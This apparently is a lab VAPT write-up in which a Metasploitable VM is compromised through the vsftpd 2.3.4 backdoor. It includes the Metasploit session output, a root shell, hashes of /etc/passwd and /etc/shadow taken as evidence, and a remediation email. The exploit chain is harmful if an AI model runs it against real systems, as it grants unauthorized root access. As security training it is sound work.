Chaining Vulnerabilities

Enumeration

- Nmap Scan to identify the services for any potential vulnerability
- Helps to Find the common area to connect the vulnerabilities logic and combine them to chain it into a critical Exploit

Found Vulnerabilities


```
21   FTP     vsftpd 2.3.4
23   Telnet
80   HTTP    Apache
139  SMB
445  SMB
6667 IRC     UnrealIRCd
```

- These are potential vulnerabilities which can be chained if confirmed

FTP → Shell → Privilege Escalation

FTP Exploitation

1. FTP Anonymous Login



- Confirms The Anonymous Login is enabled.
- Login Successful.

2 . Identifying Chaining Primitives

Service	Primitive
FTP (vsftpd 2.3.4)	Backdoor → Shell
Telnet	Cleartext creds
HTTP	Web foothold
SMB	Credential reuse
IRC (UnrealIRCd)	RCE

3. Metasploit Exploitation

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.44.130:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.44.130:21 - USER: 331 Please specify the password.
[+] 192.168.44.130:21 - Backdoor service has been spawned, handling...
[+] 192.168.44.130:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 2 opened (192.168.44.128:34563 → 192.168.44.130:6200) at 2025-12-17 1
[*] Exploit completed, but no session was created.
msf exploit(unix/ftp/vsftpd_234_backdoor) > sessions 2
[*] Starting interaction with 2...

python -c ' import pty;pty.spwan^H^H^H
python -c 'omp^H^H
p  File "yth<string>", line 1
    import pty;pty.spwan
    ^
IndentationError: unexpected indent
on^H^H
sh: line 8: pyth: command not found
id
uid=0(root) gid=0(root)
python -c 'import pty;pty.spawn("/bin/bash")'
root@metasploitable:/# ls
ls
bin    dev   initrd      lost+found  nohup.out  root  sys  var
boot   etc   initrd.img  media       opt        sbin  tmp  vmlinuz
cdrom  home  lib         mnt         proc       srv   usr
root@metasploitable:/# whoami
whoami
root
root@metasploitable:/# id
id
uid=0(root) gid=0(root)
root@metasploitable:/#
```

This confirms the chain

---

exploitation → opening a remote session on the target

---

post exploitation → spawning a proper root shell

Evidence.txt

```
root@metasploitable:/# sha256sum /etc/passwd
sha256sum /etc/passwd
af23ffe0bc5479a70a17e799fa699f9e593f2151b7e1ba597987523c7c733d42  /etc/passwd
root@metasploitable:/# sha256sum /etc/shadow
sha256sum /etc/shadow
7f9f08e29620f196a409890a742738c61644f67a1f8e879db8317b674b16c762  /etc/shadow
root@metasploitable:/#
```

```
1  root@metasploitable:/# sha256sum /etc/passwd
2  sha256sum /etc/passwd
3  af23ffe0bc5479a70a17e799fa699f9e593f2151b7e1ba597987523c7c733d42  /etc/passwd
4  root@metasploitable:/# sha256sum /etc/shadow
5  sha256sum /etc/shadow
6  7f9f08e29620f196a409890a742738c61644f67a1f8e879db8317b674b16c762  /etc/shadow
7  root@metasploitable:/#
```

Vulnerability Chain Summary:

1. **Outdated vsftpd service** exposed on port 21
2. **Known backdoor** allowed unauthenticated command execution
3. **Shell access** obtained remotely
4. **Privilege context confirmed as root**
5. **Full system compromise achieved**

This is a **classic exploit chain**, not a single bug.

Email

Subject: Critical FTP Backdoor Leading to Full System Compromise

During VAPT testing, an outdated vsftpd (v2.3.4) service was identified on the Metasploitable server. This version contains a known backdoor vulnerability that allows unauthenticated remote command execution. Exploitation resulted in immediate shell access with root privileges, leading to complete system compromise. An attacker could leverage this flaw to execute arbitrary commands, exfiltrate sensitive data, or pivot further into the network. Immediate remediation is recommended by removing vsftpd, disabling FTP access, and enforcing secure file transfer mechanisms such as SFTP.